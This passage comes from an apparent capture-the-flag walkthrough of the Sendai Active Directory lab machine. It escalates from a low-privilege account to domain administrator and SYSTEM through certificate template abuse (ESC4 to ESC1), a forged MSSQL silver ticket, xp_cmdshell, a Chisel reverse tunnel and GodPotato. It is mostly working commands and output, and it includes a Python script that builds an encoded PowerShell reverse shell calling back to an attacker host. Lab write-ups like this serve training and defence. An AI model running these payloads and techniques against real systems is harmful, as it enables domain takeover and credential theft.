    Schema Version                      : 2
    Validity Period                     : 100 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Template Created                    : 2023-07-11T12:46:12+00:00
    Template Last Modified              : 2023-07-11T12:46:19+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Domain Computers
                                          SENDAI.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : SENDAI.VL\Administrator
        Full Control Principals         : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\ca-operators
        Write Owner Principals          : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\ca-operators
        Write Dacl Principals           : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
                                          SENDAI.VL\ca-operators
        Write Property Enroll           : SENDAI.VL\Domain Admins
                                          SENDAI.VL\Domain Computers
                                          SENDAI.VL\Enterprise Admins
    [+] User Enrollable Principals      : SENDAI.VL\ca-operators
                                          SENDAI.VL\Domain Computers
    [+] User ACL Principals             : SENDAI.VL\ca-operators
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
Therefore, we can leverage our control over the template to achieve privilege escalation. Here’s how it would work:
- Modify certificate template so that we can exploit it using ESC1 by setting the ENROLLEE_SUPPLIES_SUBJECT flag, so that the CA would issue a certificate with an enrollee-supplied subject.
- Exploit via ESC1:
- Request certificate as
mgtsvc$, but supply the domain administrator account as the subject. - Since this certificate has Client Authentication set in its Extended Key Usage (EKU), we can authenticate to the domain as the Administrator using this certificate.
- Request certificate as
First, we grab a TGT for clifford.davey.
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ getTGT.py SENDAI.VL/clifford.davey:RFmoB2WplgE_3p -dc-ip 10.129.11.87
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in clifford.davey.ccache
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ export KRB5CCNAME=$PWD/clifford.davey.ccache
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ klist
Ticket cache: FILE:/home/brian/Documents/study_files/hacking/vulnlab/sendai/adcs/clifford.davey.ccache
Default principal: clifford.davey@SENDAI.VL

Valid starting       Expires              Service principal
02/28/2026 07:56:46  02/28/2026 17:56:46  krbtgt/SENDAI.VL@SENDAI.VL
        renew until 03/01/2026 07:56:45
Certipy simplifies the modification of the certificate template with the -write-default-configuration option, which would make necessary changes to a certificate template so that it can be exploited by ESC1.
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ certipy template -k -no-pass -template SendaiComputer -target dc.sendai.vl -write-default-configuration
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc.sendai.vl.
[!] Use -debug to print a stacktrace
[*] Saving current configuration to 'SendaiComputer.json'
[*] Wrote current configuration for 'SendaiComputer' to 'SendaiComputer.json'
[*] Updating certificate template 'SendaiComputer'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Minimal-Key-Size: 2048
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'SendaiComputer'? (y/N): y
[*] Successfully updated 'SendaiComputer'
With the modifications now made, we request a TGT for mgtsvc$. We are requesting using this account because it is a computer account and part of the Domain Computers group that has enrollment rights on SendaiComputer.
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ getTGT.py SENDAI.VL/'mgtsvc$' -hashes :1cee4a65ef4459e44eb0031cc640ba18 -dc-ip 10.129.11.87
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in mgtsvc$.ccache
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ export KRB5CCNAME=$PWD/mgtsvc\$.ccache
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ klist
Ticket cache: FILE:/home/brian/Documents/study_files/hacking/vulnlab/sendai/adcs/mgtsvc$.ccache
Default principal: mgtsvc$@SENDAI.VL

Valid starting       Expires              Service principal
02/28/2026 08:00:34  02/28/2026 18:00:34  krbtgt/SENDAI.VL@SENDAI.VL
        renew until 03/01/2026 08:00:33
Now, we can request a SendaiComputer certificate and use it to obtain a TGT for the Domain Administrator and at the same time, dump its NTLM hash via a failsafe mechanism in PKINIT.
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ certipy req -k -no-pass -ca sendai-DC-CA -upn administrator@sendai.vl -template SendaiComputer -dc-host dc.sendai.vl -target dc.sendai.vl -ns 10.129.11.87 -sid 'S-1-5-21-3085872742-570972823-736764132-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 10
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sendai.vl'
[*] Certificate object SID is 'S-1-5-21-3085872742-570972823-736764132-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
╭─brian@rx-93-nu vulnlab/sendai/adcs
╰─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.11.87
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sendai.vl'
[*]     SAN URL SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*]     Security Extension SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*] Using principal: 'administrator@sendai.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sendai.vl': <admin_ntlm_hash>
Now, we may log in as the Domain Administrator using WinRM.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ evil-winrm -i dc.sendai.vl -u 'administrator' -H <admin_nt_hash>
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sendai\administrator
Privilege Escalation - via MSSQL
This path was not documented on the official Hack The Box walkthrough, but is still a valid path to get the root flag. Remember that earlier we have collected credentials for a user named sqlsvc. We didn’t find any database service accessible from outside, but from inside the machine, we can see the port 1433 is open.
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> netstat -ano | findstr :1433
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       5036
  TCP    [::]:1433              [::]:0                 LISTENING       5036
Port 1433 is usually associated with the MSSQL service. A firewall rule must be in place stopping external access to the service, which is pretty common practice for securing databases. We can make use of Chisel, a TCP/UDP tunneling tool over HTTP, to access the local MSSQL instance.
We first start a Chisel server in reverse mode on my machine. I used port 8000 since outgoing connections to lower ports would be blocked by the firewall on the target.
╭─brian@rx-93-nu ~
╰─$ chisel server --port 8000 --reverse
2026/03/15 22:00:13 server: Reverse tunnelling enabled
2026/03/15 22:00:13 server: Fingerprint y3Y2sjDaNbfWk8TKSmSp3AheEFrGe3OvDb2zYz8BldM=
2026/03/15 22:00:13 server: Listening on http://0.0.0.0:8000
We can leverage the file upload feature of evil-winrm to transfer a Windows version of Chisel binary to the target, and start the Chisel client connecting back to our attacker machine at port 8000
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> upload chisel.exe
Data: 14149632 bytes of 14149632 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\> .\chisel client <attacker_ip>:8000 R:socks
chisel.exe : 2026/03/15 20:00:18 client: Connecting to ws://<attacker_ip>:8000
    + CategoryInfo          : NotSpecified: (2026/03/15 20:<attacker_ip>:8000:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/03/15 20:00:18 client: Connected (Latency 57.1938ms)
The Chisel server starts a SOCKS proxy on port 1080 on our attacker machine for us to tunnel our traffic through.
╭─brian@rx-93-nu ~
╰─$ sudo netstat -tulpn | grep 1080
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN      2856580/chisel
We can tunnel our traffic through the SOCKS proxy using Proxychains. We configure the proxy connection inside /etc/proxychains.conf.
╭─brian@rx-93-nu ~
╰─$ tail -n 3 /etc/proxychains.conf
[ProxyList]
socks5 127.0.0.1 1080
# socks4 127.0.0.1 9050
We now test the connect to port 1433 of the target through the tunnel by prepending our nmap command with proxychains -q.
╭─brian@rx-93-nu ~
╰─$ proxychains -q nmap -sT -p 1433 dc.sendai.vl
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 22:06 -0500
Nmap scan report for dc.sendai.vl (10.129.11.87)
Host is up (0.00s latency).
rDNS record for 10.129.11.87: sendai.vl

PORT     STATE SERVICE
1433/tcp open  ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
We finally connect to the service via Proxychains:
╭─brian@rx-93-nu ~
╰─$ proxychains -q mssqlclient.py -p 1433 sqlsvc@dc.sendai.vl -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SENDAI\sqlsvc  guest@master)>
Unfortunately, this user is not a admin for the database, and we wouldn’t be able to enable xp_cmdshell directly and get code execution.
SQL (SENDAI\sqlsvc  guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
0
However, there is an SPN configured with the sqlsvc account.
╭─brian@rx-93-nu ~
╰─$ GetUserSPNs.py -dc-ip 10.129.8.140 SENDAI.VL/sqlsvc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
--------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQL/dc.sendai.vl    sqlsvc            2023-07-11 04:51:18.413329  2026-03-15 21:15:58.989689
This means we may be able to escalate our privileges through forging a silver ticket. Since we have the password of a service principal, we can use the hash to create a service ticket for any arbitrary valid user on the domain, and the service should accept it.
We first NT-hash the plaintext password of the sqlsvc user.
pypykatz crypto nt <sqlsvc_pass>
Now we craft the service ticket using Impacket ticketer.py. We specify the NT hash we just converted, the domain SID of sqlsvc that can be found inside the BloodHound data we collected, the domain sendai.vl, the account SPN MSSQL/dc.sendai.vl, as well as the account we want to impersonate, Administrator. We then import the ticket into our current shell.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ ticketer.py -nthash <sqlsvc_nt_hash> -domain-sid S-1-5-21-3085872742-570972823-736764132 -domain sendai.vl -spn MSSQL/dc.sendai.vl Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sendai.vl/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ export KRB5CCNAME=$PWD/Administrator.ccache
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ klist
Ticket cache: FILE:/home/brian/Documents/study_files/hacking/vulnlab/sendai/Administrator.ccache
Default principal: Administrator@SENDAI.VL

Valid starting       Expires              Service principal
03/15/2026 22:32:01  03/12/2036 22:32:01  MSSQL/dc.sendai.vl@SENDAI.VL
        renew until 03/12/2036 22:32:01
Now, we can login to MSSQL as Administrator, we have the appropriate privileges to enable xp_cmdshell.
╭─brian@rx-93-nu hacking/vulnlab/sendai
╰─$ proxychains -q mssqlclient.py -k -no-pass -port 1433 -windows-auth -dc-ip 10.129.11.87 Administrator@dc.sendai.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SENDAI\Administrator  dbo@master)> select CURRENT_USER;

---
dbo
SQL (SENDAI\Administrator  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
1
SQL (SENDAI\Administrator  dbo@master)> enable_xp_cmdshell
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SENDAI\Administrator  dbo@master)> xp_cmdshell whoami
output
-------------
sendai\sqlsvc
NULL
Our command was executed in the context of the MSSQL service as sqlsvc. We can get a PowerShell reverse shell back to our machine. I use the following Python script to generate the payload.
#!/bin/python

import sys
import base64

if len(sys.argv)!= 3:
    print("Usage: ps_revshell.py <IP_ADDR> <PORT>")
    exit(1)

ip = sys.argv[1]
port = sys.argv[2]

payload = '$client = New-Object System.Net.Sockets.TCPClient("' + ip + '", ' + port + '); $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'

cmd = "powershell -nop -w hidden -e " + base64.b64encode(payload.encode('utf16')[2:]).decode()

print(cmd)
To use it, simply run the following command.
python ps_revshell.py <attacker_ip> <attacker_port>
We execute the payload through xp_cmdshell.
SQL (SENDAI\Administrator dbo@master)> xp_cmdshell "powershell -nop -w hidden -e [...]"
We receive our reverse shell back. A quick enumeration of the user privileges reveals that sqlsvc has the SeImpersonatePrivilege that can allow us to impersonate as SYSTEM on the target and achieve full system and domain compromise.
╭─brian@rx-93-nu ~
╰─$ rlwrap nc -nvlp 8888
Listening on 0.0.0.0 8888
Connection received on 10.129.11.87 62741

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
To do so, we use GodPotato, one of the Potato series of exploits that use a methodology based on DCOM and works well on recent Windows releases. We upload the exploit and confirm that it is working as intended.
PS C:\temp> .\GodPotato-NET4.exe -cmd whoami
[*] CombaseModule: 0x140721926242304
[*] DispatchTable: 0x140721928829256
[*] UseProtseqFunction: 0x140721928122560
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\07604ddf-20d8-426e-8311-9270f55b6601\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00001c02-1024-ffff-c43b-8d9387c5bebb
[*] DCOM obj OXID: 0x1618c2035f56cee3
[*] DCOM obj OID: 0x602988d5a6a068d
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 944 Token:0x784  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3956
nt authority\system
Now we execute another reverse shell payload through the GodPotato exploit.
PS C:\temp> .\GodPotato-NET4.exe -cmd "powershell -nop -w hidden -e [...]"
We receive a reverse shell as SYSTEM.
╭─brian@rx-93-nu ~
╰─$ rlwrap nc -nvlp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.11.87 62896

PS C:\temp> whoami
nt authority\system
#Medium #Windows #Active Directory #VulnLab #HTB #AD CS #MSSQL